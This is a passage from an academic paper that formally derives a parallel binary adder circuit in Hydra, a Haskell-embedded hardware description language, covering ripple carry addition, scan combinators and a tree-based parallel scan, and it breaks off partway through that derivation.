Even in a formal derivation, examples are helpful, and the reader is encouraged to experiment with a Haskell 98 program containing all the definitions in this paper. The program contains test drivers that run a number of examples, as well as comments explaining how to run it, and can be downloaded from the web page mentioned above.

A theme running through this paper is the distinction between *specification* and *implementation*. For a number of auxiliary definitions, as well as for the main result, the paper will begin with a clear specification and proceed to derive an efficient implementation. There is no need for the specification to be efficient, or for the implementation to be clear.

A related point is the distinction between *circuit specifications* and *computer programs*. The Hydra language is intended specifically for circuit design, and it is restricted to forms that correspond directly to circuits. The implementation of Hydra provides tools that will convert a circuit specification (including all the adders defined in this paper) into netlists. Hydra is implemented by embedding it in Haskell, so circuit specifications have the same syntax as Haskell. However, Hydra is not identical to Haskell, and a designer who forgets this may write a Haskell program that does not specify a digital circuit at all. This form of confusion has nothing to do with the design of Hydra or Haskell; similar problems arise with imperative CHDLs such as VHDL.

Section 2 defines precisely the problem to be solved, giving a formal specification of a binary addition circuit and also explaining how we will use Haskell to describe circuits. Section 3 introduces the combinators that will be used to specify circuit patterns, and Section 4 presents the standard ripple carry adder in this style, using a scan combinator to handle the carry propagation. The essential technique for speeding up the adder is parallel scan, which is derived formally in Section 5. However, it turns out that the particular scan used in the ripple carry adder cannot be implemented by the parallel scan algorithm because it uses a non-associative function. Section 6 solves that problem us-

ing partial evaluation. However, this introduces a new difficulty: the “circuit” now operates on functions as well as signals, and is no longer a circuit at all. Section 7 introduces a symbolic function representation, Section 8 introduces parallelism into the adder, Section 9 takes care of the final hardware details, and Section 10 concludes.

## 2 The Problem

A *signal* is a bit in a digital circuit; for the purposes of this paper a signal can be thought of as a value of type *Bool*. The function  $\text{bit} :: \text{Signal } a \Rightarrow a \rightarrow \text{Nat}$  converts a bit value to its natural value, either 0 or 1.

A binary number is represented as a list of signals  $[x_0, \dots, x_{n-1}]$  that constitute an  $n$ -bit word, where  $x_0$  is the most significant bit and  $x_{n-1}$  the least significant. The value represented by this word is  $\text{bin } xs = \sum_{i=0}^{n-1} x_i 2^{n-1-i}$ .

It is assumed throughout this paper that all lists have finite length. Some of the results need to be refined to handle infinite data structures, but issues of strictness are irrelevant to the derivation of the adder.

A binary adder takes a pair of  $n$ -bit words  $xs$  and  $ys$  and a carry input bit  $c$ , and it produces their sum, represented as a carry output bit  $c'$  and an  $n$ -bit sum  $ss$ . Instead of giving the adder two separate words  $xs$  and  $ys$ , it will receive a word  $zs :: \text{Signal } a \Rightarrow [(a, a)]$  of pairs. The binary input words are then  $\text{map } fst \ zs$  and  $\text{map } snd \ zs$ . There are two reasons for choosing this organisation: it avoids the need for stating side conditions that  $xs$  and  $ys$  have the same length, and it simplifies the circuits we will define later. But we are not cheating—it is a standard technique in hardware design (called “bit slice” organisation) to zip the two words together in this way, because of exactly the same simplification to the design.

An adder is now defined to be any circuit with the right type that produces the right answer for arbitrary inputs.

**Definition 2.1** (Adder) Let  $a$  be a signal type. An adder is a function  $\text{add}$  such that

$$\begin{aligned} \text{add} &:: \text{Signal } a \Rightarrow a \rightarrow [(a, a)] \rightarrow (a, [a]), \\ \forall c :: a, \ zs :: [(a, a)] . \end{aligned}$$

$$2^n \cdot \text{bit } c' + \text{bin } ss = \text{bin } (\text{map } fst \ zs) + \text{bin } (\text{map } snd \ zs) + \text{bit } c$$

where

$$(c', ss) = \text{add } c \ zs$$

$$n = \text{length } zs = \text{length } ss.$$

Circuits will be specified in this paper using Hydra [10], a digital circuit specification language embedded within Haskell. Signals are defined as a type class that provides basic operations, such as the constant values *zero* and *one* and basic logic gates, including the inverter *inv*, the two and three input

logical and-gates *and2*, *and3*, etc. Components are wired together by applying a circuit to its input signals. The values of signals will be denoted 0 and 1, although their internal representations may be different (e.g. *False* and *True*).

The majority and parity circuits provide simple examples of Hydra specifications, and they will be useful later for computing sums and carries. The *majority3* circuit takes three input signals, and returns logic 1 if two or more of the inputs are 1. The *parity3* circuit returns 1 if an odd number of the inputs are 1.

```
majority3, parity3 :: Signal a ⇒ a → a → a → a
majority3 a b c = or3 (and2 a b) (and2 a c) (and2 b c)
parity3 a b c =
  or2 (and2 (inv a) (xor2 b c))
  (and2 a (inv (xor2 b c)))
```

Another standard circuit is the multiplexor, which takes a control (or address) bit *a*, and uses it to select data inputs, which is then output. We can specify the behaviour of the 1-bit multiplexor as

```
mux1 a x y = if a = zero then x else y
```

This specification is easy to understand, but it isn't a circuit, since if-then-else expressions are not logic gates. A central problem in circuit design is finding a way to make the available components meet a specification, and there are methodical techniques for doing this. It is straightforward to verify that the following circuit satisfies the specification of the multiplexor:

```
mux1 :: Signal a ⇒ a → a → a → a
mux1 a x y = or2 (and2 (inv a) x) (and2 a y)
```

Two *mux1* circuits can be used to define *mux2*, which uses two address bits to select one of four data inputs. This is a typical example of the hierarchical design style used in Hydra. The *mux2* will be needed in Section 9.

```
mux2 :: Signal a ⇒ (a, a) → a → a → a → a → a
mux2 (a, b) w x y z = mux1 a (mux1 b w x) (mux1 b y z)
```

Many basic definitions and lemmas from functional programming will be used later in the paper; some of them are summarised in Table 1.

### 3 Map, Fold, and Scan

The circuits we will be developing have a regular structure well suited for VLSI layout. It is best to avoid a style of specification where each component is mentioned explicitly—that would lead to a verbose design valid for only one

$$\begin{aligned}
drop \ 0 \ xs &= xs & (1) \\
drop \ (i + 1) \ (x : xs) &= drop \ i \ xs & (2) \\
[e \mid []] &= [] & (3) \\
[f \ i \mid i \leftarrow x : xs] &= fx : [fi \mid i \leftarrow xs] & (4) \\
[f \ i \mid i \leftarrow [a \dots b]] &= [f \ (i + k) \mid i \leftarrow [a - k \dots b - k]] & (5) \\
[f \ i \mid i \leftarrow [a \dots c]] &= [f \ i \mid i \leftarrow [a \dots b] ++ [fi \mid i \leftarrow [b \dots c]]] & (6) \\
[x] = [y] &\Leftrightarrow x = y & (7)
\end{aligned}$$

Table 1  
Basic Lemmas

word size, but we are seeking a concise yet generic adder specification that works for all word sizes. Furthermore, experience shows that mentioning all the bits explicitly with indices leads to cumbersome notation that is poorly suited for circuit transformation and optimisation.

The best approach is to use a higher order function—a combinator—to express the pattern by which the building blocks are composed into the full circuit. This paper uses a variety of combinators that fall into four families: *map*, *fold*, *scan*, and *sweep*. This section discusses the first three, and *sweep* is presented in Section 5.2.

The standard function *map* describes a circuit consisting of a row of identical components.

$$\begin{aligned}
map :: (a \rightarrow b) \rightarrow [a] \rightarrow [b] \\
map \ f \ [] &= [] & (8)
\end{aligned}$$

$$map \ f \ (x : xs) = f \ x : map \ f \ xs \quad (9)$$

Each component  $f$  takes an input  $x_i$  and produces an output  $y_i = f \ x_i$ . The entire circuit  $map \ f$  takes a word  $xs$  and produces an output word  $ys = map \ f \ xs$ . Normally, when  $f$  is viewed as a digital circuit, every application of  $f$  takes the same time, regardless of the input value, so  $map \ f$  takes time  $O(1)$  for an  $n$ -bit word. If the component circuit  $f$  takes two inputs, then the circuit is expressed by *zipWith*.

The carry propagation across a sequence of bit positions is expressed by the standard *foldr* function:

$$\begin{aligned}
foldr :: (b \rightarrow a \rightarrow a) \rightarrow a \rightarrow [b] \rightarrow a \\
foldr \ f \ a \ [] &= a & (10)
\end{aligned}$$

$$foldr \ f \ a \ (x : xs) = f \ x \ (foldr \ f \ a \ xs) \quad (11)$$

A related function that will be needed later is *foldr1*, which omits the accumulator parameter  $a$ , so it is defined only if the list argument is nonempty.

The following equation states a useful relationship between  $\text{foldr}$  and  $\text{foldr1}$ :

$$\text{foldr1 } f (xs++[a]) = \text{foldr } f a xs \quad (12)$$

However, it isn't enough just to compute the carry output from one bit position—in order to compute the sum bits, we need the carry inputs to all the positions. Therefore the circuit really needs to compute the carry propagation across all possible subfields, starting from the right.

The  $\text{indices}$  function builds a list of indices of elements of the list.

$$\begin{aligned} \text{indices} &:: \text{Int} \rightarrow [a] \rightarrow [\text{Int}] \\ \text{indices } i [] &= [] \\ \text{indices } i (x : xs) &= i : \text{indices } (i + 1) xs \end{aligned}$$

The  $\text{wscanr}$  combinator (word scan from the right) computes a list of all the partial folds. It is specified using a list comprehension showing the form of each element of the list; this form makes clear that a scan is a list of folds, and it is well suited for derivations and proofs using equational reasoning.

$$\begin{aligned} \text{wscanr } f a xs &= \\ &[\text{foldr } f a (\text{drop } (i + 1) xs) \mid i \leftarrow \text{indices } xs] \end{aligned} \quad (13)$$

Since all the list arguments to fold and scan are assumed to be finite in this paper,  $\text{indices } xs = [0 \dots \text{length } xs - 1]$  and an explicit enumeration can be used to generate the list of element indices:

$$\begin{aligned} \text{wscanr } f a xs &= \\ &[\text{foldr } f a (\text{drop } (i + 1) xs) \mid i \leftarrow [0 \dots \text{length } xs - 1]] \end{aligned} \quad (14)$$

The  $\text{wscanr}$  function produces the list of *partial* folds, so the rightmost element of its result is the singleton input  $a$ , and the leftmost element of the argument list is not used at all in the result. A  $\text{wscanr}$  over a singleton list  $[x]$  returns the list  $[a]$ .

$$\begin{aligned} \text{wscanr } f a [x] &= [\text{foldr } f a (\text{drop } (i + 1) [x]) \mid i \leftarrow [0 \dots 0]] && \langle 13 \rangle \\ &= [\text{foldr } f a (\text{drop } 1 [x])] \\ &= [\text{foldr } f a ()] && \langle 1,2 \rangle \\ &= [a] && \langle 10 \rangle \end{aligned} \quad (15)$$

Practical applications often need both the complete fold and the list of partial folds, so it is convenient also to define a function that delivers both:

$$\begin{aligned} \text{ascanr} &:: (b \rightarrow a \rightarrow a) \rightarrow a \rightarrow [b] \rightarrow (a, [a]) \\ \text{ascanr } f a xs &= (\text{foldr } f a xs, \text{wscanr } f a xs) \end{aligned} \quad (16)$$

These functions differ from the *scanr* defined in the Haskell Prelude. In particular, *wscanr* returns a result list with the same length as the argument list, unlike *scanr*. Furthermore, *ascanr* produces a pair containing both the fold and the scan, while *scanr* attaches the fold to the scan list and returns a result longer than the argument. The *wscanr* and *ascanr* functions have better properties for hardware design, and will be used throughout this paper.

Although the specification of *wscanr* takes quadratic time if executed naively as a computer program, it specifies a digital circuit that requires only linear time. It is useful to distinguish *specifications* from *implementations*. The role of a specification is to ease the process of reasoning about algorithms, and the remainder of this paper shows that *wscanr* does this effectively. The specification is easy to reason with because it expresses clearly and directly the value that is computed.

The clear specification can also be transformed formally into an efficient sequential linear time implementation. This is done by a method we will call *form & solution*: (1) write an equation that expresses the form of the definition, and (2) use algebra to derive the unknown parts of the equation. The form & solution technique is central to the parallelisation of scan in Section 5, and the derivation of linear time scan provides a good introduction to it. We begin by writing down the general form of the expected solution. Since we seek a linear time implementation, it is natural to try an accumulator-style definition:

$$\text{ascanr} :: (b \rightarrow a \rightarrow a) \rightarrow a \rightarrow [b] \rightarrow (a, [a]) \quad (17)$$

$$\text{ascanr } f \ a \ [] = \dots ? \ \dots \quad (17)$$

$$\text{ascanr } f \ a \ (x : xs) = \dots ? \ \dots \quad (18)$$

The next step is to use equational reasoning to solve for the unknown expressions, beginning with eq. (17).

### Base case.

$$\begin{aligned} & \text{ascanr } f \ a \ [] \\ &= (\text{foldr } f \ a \ [], \ \text{wscanr } f \ a \ []) && \langle 16 \rangle \\ &= (a, [\text{foldr } f \ a \ (\text{drop } (i + 1) \ [] \mid i \leftarrow [0 \dots -1])] ) && \langle 10,13 \rangle \\ &= (a, []) && \langle 3 \rangle \end{aligned} \quad (19)$$

**Induction case.** The inductive hypothesis is

$$\text{ascanr } f \ a \ xs = (\text{foldr } f \ a \ xs, \ \text{wscanr } f \ a \ xs) \quad (20)$$

It is convenient to define names for the components of this pair:

$$a' = \text{foldr } f a xs \quad (21)$$

$$xs' = \text{wscanr } f a xs \quad (22)$$

Then

$$\begin{aligned} & (a', xs') \\ &= (\text{foldr } f a xs, \text{wscanr } f a xs) && \langle 21,22 \rangle \\ &= \text{ascanr } f a xs && \langle 20 \rangle \end{aligned} \quad (23)$$

Now the right hand side of (18) is calculated using equational reasoning.

$$\begin{aligned} & \text{ascanr } f a (x : xs) \\ &= (\text{foldr } f a (x : xs), \text{wscanr } f a (x : xs)) && \langle 16 \rangle \\ &= (\text{foldr } f a (x : xs), && \langle 16 \rangle \\ &\quad [\text{foldr } f a (\text{drop } (i + 1) (x : xs)) \\ &\quad \quad | \quad i \leftarrow [0 \dots \text{length } (x : xs) - 1]] \\ &= (f x (\text{foldr } f a xs), && \langle 11 \rangle \\ &\quad \text{foldr } f a (\text{drop } 1 (x : xs)) : && \langle 4 \rangle \\ &\quad \quad [\text{foldr } f a (\text{drop } (i + 1) (x : xs)) \\ &\quad \quad \quad | \quad i \leftarrow [1 \dots \text{length } xs]]) \\ &= (f x a', \text{foldr } f a xs : && \langle 21,1,2 \rangle \\ &\quad \quad [\text{foldr } f a (\text{drop } i xs) \quad | \quad i \leftarrow [1 \dots \text{length } xs]]) && \langle 2 \rangle \\ &= (f x a', \text{foldr } f a xs : [\text{foldr } f a (\text{drop } (i + 1) xs) && \langle 5 \rangle \\ &\quad \quad | \quad i \leftarrow [0 \dots \text{length } xs - 1]]) \\ &= (f x a', \text{foldr } f a xs : \text{wscanr } f a xs) && \langle 14 \rangle \\ &= (f x a', a' : xs') && \langle 21,22 \rangle \end{aligned} \quad (24)$$

The calculation is finished by bringing together the unknown parts of the conjecture. This results in a mathematical statement about the *ascanr* function which also serves as an efficient linear time implementation.

### Theorem 3.1

$$\begin{aligned} \text{ascanr} &:: (b \rightarrow a \rightarrow a) \rightarrow a \rightarrow [b] \rightarrow (a, [a]) \\ \text{ascanr } f a [] &= (a, []) && \langle 19 \rangle \\ \text{ascanr } f a (x : xs) &= \\ \text{let } (a', xs') &= \text{ascanr } f a xs && \langle 23 \rangle \\ \text{in } (f x a', a' : xs') &&& \langle 24 \rangle \end{aligned}$$

The proof was not given before the statement of the theorem merely for rhetorical effect. The point is that we have calculated the content of the theorem while proving it: *formal methods were used to help construct a program*,

not just to prove its correctness after the fact. The theorem is an efficient executable Haskell program, but it is also a mathematical statement of a property of *ascanr*, which was specified abstractly by equation (16).

## 4 Ripple Carry Addition

It is an interesting exercise to start with Definition 2.1 and derive an addition circuit from first principles. We will skip that step here, and begin with a specification of the standard and well known ripple carry adder.

The inputs to the adder are a carry input bit  $c$  and a word  $zs = [(x_0, y_0), \dots, (x_{n-1}, y_{n-1})]$  of  $n$  bit pairs. The outputs are a pair  $(c', ss)$  where  $c'$  is the carry output, and  $ss = [s_0, \dots, s_{n-1}]$  is the word of  $n$  sum bits.

Within bit position  $i$ , for  $0 \leq i < n$ , the adder calculates the local sum bit  $s_i = bsum(x_i, y_i) c_{i+1}$ . The carry input to position  $i$  is  $c_{i+1}$ , and the carry output  $c_i = bcarry(x_i, y_i) c_{i+1}$ . The carry input  $c_n$  to the least significant bit is defined to be the carry input  $c$  to the entire word adder, and the carry output  $c'$  from the entire adder is defined to be the carry output  $c_0$  from the most significant bit.

A ripple carry adder contains a building block for each bit position that which takes the data bits  $(x, y)$  and a carry input and produces a sum bit  $s$  and carry output  $c'$ . This building block is traditionally called a ‘full adder’:

$$fullAdd :: Signal a \Rightarrow (a, a) \rightarrow a \rightarrow (a, a).$$

However, the crux of the derivation that follows is in handling the carry propagation, and it will simplify the notation slightly to separate the calculations of the sum and carry bits into two functions, *bsum* and *bcarry*. These correspond to standard 3-input logic gates called majority and parity.

$$bsum, bcarry :: Signal a \Rightarrow (a, a) \rightarrow a \rightarrow a$$


$$bcarry(x, y) c = majority3 x y c$$

$$bsum(x, y) c = parity3 x y c$$

The following equation states the relationship between these functions and a full adder:

$$fullAdd(x, y) c = (bcarry(x, y) c, bsum(x, y) c)$$

The ripple carry adder uses *ascanr* to calculate all the carry bits, followed by a map (in the form of *zipWith*) that calculates the sum bits. The circuit requires  $O(n)$  time, and it contains  $O(n)$  logic gates. Figure 1 shows the structure of the ripple carry adder for 4-bit words. It is important to note that the figure is only an example at a fixed wordsize, while the Hydra definition

Fig. 1. Circuit diagram of  $add1$ 

$add1$  is a general specification valid for all sizes  $n \geq 0$ .

```

 $add1 :: Signal a \Rightarrow a \rightarrow [(a, a)] \rightarrow (a, [a])$ 
 $add1 c zs =$ 
  let  $(c', cs) = ascanr bcarry c zs$ 
    ss = zipWith bsum zs cs
  in  $(c', ss)$ 

```

## 5 Parallel Scan

Since the time required by the ripple carry adder is dominated by the scan, we need to find a faster scan in order to speed up the circuit. This section derives a parallel scan algorithm that requires only  $O(\log n)$  time, but which can be used only when the function being scanned is associative.

This section presents the parallel scan algorithm in detail. The material that follows is similar to the results in [11], but the full derivation is presented in order to make this paper self-contained and to give an excellent example of the power of the form & solution technique. Furthermore, the adder requires  $wscanr$  but [11] presented  $wscanl$ , and it may not be obvious how to convert the  $wscanl$  into  $wscanr$ .

The parallel scan algorithm uses a divide and conquer strategy to perform a scan in log time on a tree circuit, assuming that the function being scanned is associative. (The time is actually proportional to the height of the tree, and the algorithm works correctly even if the tree is not balanced.)

### 5.1 Fold and Scan Decomposition

The essence of the divide and conquer strategy is a collection of *decomposition* theorems that show how folds and scans over long lists can be broken into subproblems to be solved independently. Throughout this section we will assume that the lists are of finite length and that the functions are strict.

The fold decomposition theorem splits a long fold in the form  $xs++ys$  into two shorter folds over  $xs$  and  $ys$ , with a final application of  $f$  to combine the results. This theorem does *not* require  $f$  to be associative, but it also does not

introduce parallelism, since there is a data dependency requiring the result of the fold over  $ys$  in order to calculate the fold over  $xs$ .

**Theorem 5.1 (Fold decomposition)**

$$\text{foldr } f \ a \ (xs++ys) = \text{foldr } f \ (\text{foldr } f \ a \ ys) \ xs \quad (25)$$

The next theorem provides a useful connection between  $\text{foldr}$  and  $\text{foldr1}$ .

**Theorem 5.2 (foldr/foldr1)** *If  $xs$  is nonempty, then*

$$\text{foldr } f \ a \ xs = f (\text{foldr1 } f \ xs) \ a \quad (26)$$

The associative fold decomposition theorem introduces potential parallelism, since it breaks a long fold into two shorter folds that can be calculated independently. However, this rearrangement of the order of operations will produce a different value if the function  $f$  is not associative.

**Theorem 5.3 (Associative fold decomposition)** *If  $f$  is associative, then*

$$\text{foldr1 } f \ (xs++ys) = f (\text{foldr1 } f \ xs) (\text{foldr1 } f \ ys) \quad (27)$$

A scan decomposition theorem will also be needed. Since this theorem is less familiar than fold decomposition, we will calculate it using the form & solution method. The aim is to find a theorem in the form

$$\text{wscanr } f \ a \ (xs++ys) = \text{wscanr } f ? xs ++ \text{wscanr } f ? ys \quad (28)$$

This time the theorem can be calculated directly—no induction is needed.

$$\begin{aligned} & \text{wscanr } f \ a \ (xs ++ ys) \\ &= [\text{foldr } f \ a \ (\text{drop } (i+1) \ (xs ++ ys)) \quad \langle 13 \rangle \\ &\quad | \quad i \leftarrow [0 \dots \text{length } (xs ++ ys) - 1]] \\ &= [\text{foldr } f \ a \ (\text{drop } (i+1) \ (xs ++ ys)) \quad \langle 6 \rangle \\ &\quad | \quad i \leftarrow [0 \dots \text{length } xs - 1]] \\ &\quad ++ [\text{foldr } f \ a \ (\text{drop } (i+1) \ (xs ++ ys)) \\ &\quad \quad | \quad i \leftarrow [\text{length } xs \dots \text{length } (xs ++ ys) - 1]] \\ &= [\text{foldr } f \ (\text{foldr } f \ a \ ys) \ (\text{drop } (i+1) \ xs) \quad \langle 25 \rangle \\ &\quad | \quad i \leftarrow [0 \dots \text{length } xs - 1]] \\ &\quad ++ [\text{foldr } f \ a \ (\text{drop } (i+1) \ ys) \quad \langle 5,2 \rangle \\ &\quad \quad | \quad i \leftarrow [0 \dots \text{length } ys - 1]] \\ &= \text{wscanr } f \ (\text{foldr } f \ a \ ys) \ xs ++ \text{wscanr } f \ a \ ys \quad \langle 13 \rangle \end{aligned}$$

**Theorem 5.4**

$$\begin{aligned} & \text{wscanr } f \ a \ (xs++ys) \\ &= \text{wscanr } f \ (\text{foldr } f \ a \ ys) \ xs ++ \text{wscanr } f \ a \ ys \quad (29) \end{aligned}$$

## 5.2 Parallel Tree Machine

The decomposition theorems express potential parallelism, but we need to turn this into actual parallelism. This requires a model of parallelism that can be used to produce digital circuits. The structure of the decomposition theorems suggests a parallel machine with a tree structure. This can be specified as an algebraic data type, with a suitable parallel machine operation.

The algebraic data type *Tree* is used to represent the structure of the circuit:

```
data Tree a = Leaf a | Node (Tree a) (Tree a)
```

The conversion function *treeWord* returns the word of values held in the leaves of a tree. This function is not part of the adder circuit, but it serves a vital role in the formal derivation of parallel scan: the specification is written in terms of lists, yet the parallel algorithm uses a tree machine, and we need a formal way to convert between them. A minor additional benefit is that *treeWord* is convenient for building software testing tools.

$$\begin{aligned} \text{treeWord} &:: \text{Tree } a \rightarrow [a] \\ \text{treeWord} (\text{Leaf } x) &= [x] \end{aligned} \tag{30}$$

$$\text{treeWord} (\text{Node } x y) = \text{treeWord } x ++ \text{treeWord } y \tag{31}$$


Two further functions are *mkTree*, which builds a reasonably balanced tree shape of a given size, and *wordTree*, which builds a tree representing a list, following the shape of an existing tree. Only the types are given here; the full definitions appear in the program (see Section 1).

$$\begin{aligned} \text{mkTree} &:: \text{Nat} \rightarrow \text{Tree } () \\ \text{wordTree} &:: \text{Tree } b \rightarrow [a] \rightarrow \text{Tree } a \end{aligned}$$

Now we need a specification of a parallel computation on the tree. The *sweep* combinator specifies the behaviour of a general tree circuit constructed from two building blocks: a node circuit and a leaf circuit. The behaviours of these circuits are specified by the eponymous functions.

$\text{sweep}$ $:: (a \rightarrow d \rightarrow (b, u))$ $\rightarrow (d \rightarrow u \rightarrow u \rightarrow (u, d, d))$ $\rightarrow d$ $\rightarrow \text{Tree } a$ $\rightarrow (u, \text{Tree } b)$	— leaf function — node function — root input — leaf inputs — (root output, leaf outputs)
--	--

The leaf circuits all have a state of type *a*, and they provide upward-moving values of type *u* which they pass up the tree. Eventually the leaves will receive

Fig. 2. Inductive case of *sweep* definition

a downward-moving value of type  $d$ , which they can then use to update their state.

$$\begin{aligned} \text{sweep leaf node } a (\text{Leaf } x) &= & (32) \\ \text{let } (x', a') &= \text{leaf } x \ a \\ \text{in } (a', \text{Leaf } x') \end{aligned}$$

Each node (see Figure 2) receives two upward messages  $p'$  and  $q'$  from its subtrees, and a downward message  $a$  from its parent. It uses these values to calculate an output  $a'$  to be sent up, and  $p$  and  $q$  to be sent down to the subtrees.

$$\text{sweep leaf node } a (\text{Node } x \ y) = \quad (33)$$

$$\text{let } (a', p, q) = \text{node } a \ p' \ q' \quad (34)$$

$$(p', x') = \text{sweep leaf node } p \ x \quad (35)$$

$$(q', y') = \text{sweep leaf node } q \ y \quad (36)$$

$$\text{in } (a', \text{Node } x' \ y') \quad (37)$$

Thus the *sweep* combinator specifies a general tree circuit, where each component sends and receives on each of its ports. Naturally, it is possible to deadlock such a general tree if the leaf and node circuits are not defined properly. Most algorithms implemented with tree circuits execute with an upsweep followed by a downsweep, and the parallel scan algorithm is a typical example.

### 5.3 Derivation of Parallel Scan

The next step is to find—if possible—functions *leaf* and *node* that will cause the tree machine to compute an *ascanr*. This will be accomplished by conjecturing formally that it is actually possible; the conjecture will provide a set of equations stating properties that the solution must satisfy. The solution will then be found by solving the equations algebraically. The starting point is the

following predicate:

$$\text{Parallel\_scanr } (f, \text{leaf}, \text{node}, a, t) \equiv a' = \text{foldr1 } f (\text{treeWord } t) \quad (38)$$

$$\wedge \text{ treeWord } t' = \text{wscanr } f a (\text{treeWord } t) \quad (39)$$

$$\text{where } (a', t') = \text{sweep leaf node } a t \quad (40)$$

Now we can state a conjecture that there is a solution to the problem.

**Conjecture 5.5** *Let  $f :: a \rightarrow a \rightarrow a$  be associative. Then*

$$\exists \text{leaf} :: a \rightarrow d \rightarrow (b, u), \text{node} :: d \rightarrow u \rightarrow u \rightarrow (u, d, d).$$

$$\forall a :: a, t :: \text{Tree } a.$$

$$\text{Parallel\_scanr } (f, \text{leaf}, \text{node}, a, t)$$

The conjecture and predicate provide a formal specification to the problem, and we can now begin a calculation to find the solution. The calculation has two possible outcomes: if we find values of  $\text{leaf}$  and  $\text{node}$  that satisfy the equations, then the conjecture is established and we have a program (or circuit) that solves the problem. If the calculation fails to produce a result, then no conclusion can be drawn. (Fortunately that will not happen in this case!)

**Base case.** Let  $t = \text{Leaf } x$  and  $t' = \text{Leaf } x'$ . The aim is to satisfy

$$a' = \text{foldr1 } f (\text{treeWord } t) \quad \langle 38 \rangle \quad (41)$$

$$\text{treeWord } t' = \text{wscanr } f a (\text{treeWord } t) \quad \langle 39 \rangle \quad (42)$$

$$(a', \text{Leaf } x') = \text{sweep leaf node } a (\text{Leaf } x) \quad (43)$$

Now, in order to define the  $\text{leaf}$  function, the values of  $a'$  and  $x'$  need to be calculated.

$$\begin{aligned} (a', \text{Leaf } x') &= \text{sweep leaf node } a (\text{Leaf } x) && \langle 40 \rangle \\ &= \text{let } (x', a') = \text{leaf } x a && (44) \\ &\quad \text{in } (a', \text{Leaf } x') && \langle 32 \rangle \quad (45) \end{aligned}$$

$$\begin{aligned} a' &= \text{foldr1 } f (\text{treeWord } (\text{Leaf } x)) && \langle 41 \rangle \\ &= \text{foldr1 } f [x] && \langle 30 \rangle \\ &= x && \langle 10,11 \rangle \quad (46) \end{aligned}$$

$$\begin{aligned} \text{treeWord } (\text{Leaf } x') &= [x'] && \langle 30 \rangle \quad (47) \\ \text{treeWord } (\text{Leaf } x') &= \text{wscanr } f a (\text{treeWord } (\text{Leaf } x)) && \langle 42 \rangle \end{aligned}$$

$$\begin{aligned}
&= \text{wscanr } f \ a \ [x'] && \langle 30 \rangle \\
&= [a] && \langle 15 \rangle \quad (48) \\
[x'] &= [a] && \langle 47,48 \rangle \quad (49) \\
x' &= a && \langle 49,7 \rangle \quad (50)
\end{aligned}$$

These results can be gathered into a definition of *leaf*.

$$\begin{aligned}
\text{leaf } x \ a \\
&= (x', a') && \langle 44 \rangle \\
&= (a, x) && \langle 50,46 \rangle \quad (51)
\end{aligned}$$

**Induction case.** Let  $t = \text{Node } x \ y$  and  $t' = \text{Node } x' \ y'$ . There are two inductive hypotheses, one for each subtree:

$$\text{Parallel\_scanr } (f, \text{ leaf}, \text{ node}, p', x) \quad (52)$$

$$\text{Parallel\_scanr } (f, \text{ leaf}, \text{ node}, q', y) \quad (53)$$

The aim is to find a value of the *node* function that calculates  $t' = \text{Node } x' \ y'$  while satisfying the following predicate:

$$\text{Parallel\_scanr } (f, \text{ leaf}, \text{ node}, a, \text{ Node } x \ y), \quad (54)$$

which denotes

$$a' = \text{foldr1 } f (\text{treeWord } t) \quad \langle 54 \rangle \quad (55)$$

$$\text{treeWord } t' = \text{wscanr } f \ a \ (\text{treeWord } t) \quad \langle 54 \rangle \quad (56)$$

$$(a', t') = \text{sweep leaf node } a \ t \quad \langle 54 \rangle \quad (57)$$

The inductive hypotheses denote the following equations:

$$p' = \text{foldr1 } f (\text{treeWord } x) \quad \langle 52 \rangle \quad (58)$$

$$\text{treeWord } x' = \text{wscanr } f \ p \ (\text{treeWord } x) \quad \langle 52 \rangle \quad (59)$$

$$(p', x') = \text{sweep leaf node } p \ x \quad \langle 52 \rangle \quad (60)$$

$$q' = \text{foldr1 } f (\text{treeWord } y) \quad \langle 53 \rangle \quad (61)$$

$$\text{treeWord } y' = \text{wscanr } f \ q \ (\text{treeWord } y) \quad \langle 53 \rangle \quad (62)$$

$$(q', y') = \text{sweep leaf node } q \ y \quad \langle 53 \rangle \quad (63)$$

Now the values of the variables need to be calculated; this will enable the definition of *node*.

$$\begin{aligned}
(a', t') \\
&= \text{sweep leaf node } a \ (\text{Node } x \ y) && \langle 57 \rangle \\
&= \text{let } (a', p, q) = \text{node } a \ p' \ q' && \langle 33 \rangle \quad (64)
\end{aligned}$$

$$(p', x') = \text{sweep leaf node } p \ x \quad (65)$$

$$(q', y') = \text{sweep leaf node } q \ y \quad (66)$$

$$\mathbf{in} (a', \text{Node } x' \ y') \quad (67)$$

The root output  $a'$  is calculated by rewriting it in the form of the goal, applying the associative fold decomposition theorem, and then using the two inductive hypotheses to simplify the folds over the subtrees.

$$\begin{aligned} a' &= \text{foldr1 } f (\text{treeWord} (\text{Node } x \ y)) && \langle 55 \rangle \\ &= \text{foldr1 } f (\text{treeWord } x ++ \text{treeWord } y) && \langle 31 \rangle \\ &= f (\text{foldr1 } f (\text{treeWord } x)) (\text{foldr1 } f (\text{treeWord } y)) \langle 27 \rangle \\ &= f \ p' \ q' && \langle 58, 61 \rangle \end{aligned} \quad (68)$$

The scan is calculated using the scan decomposition theorem.

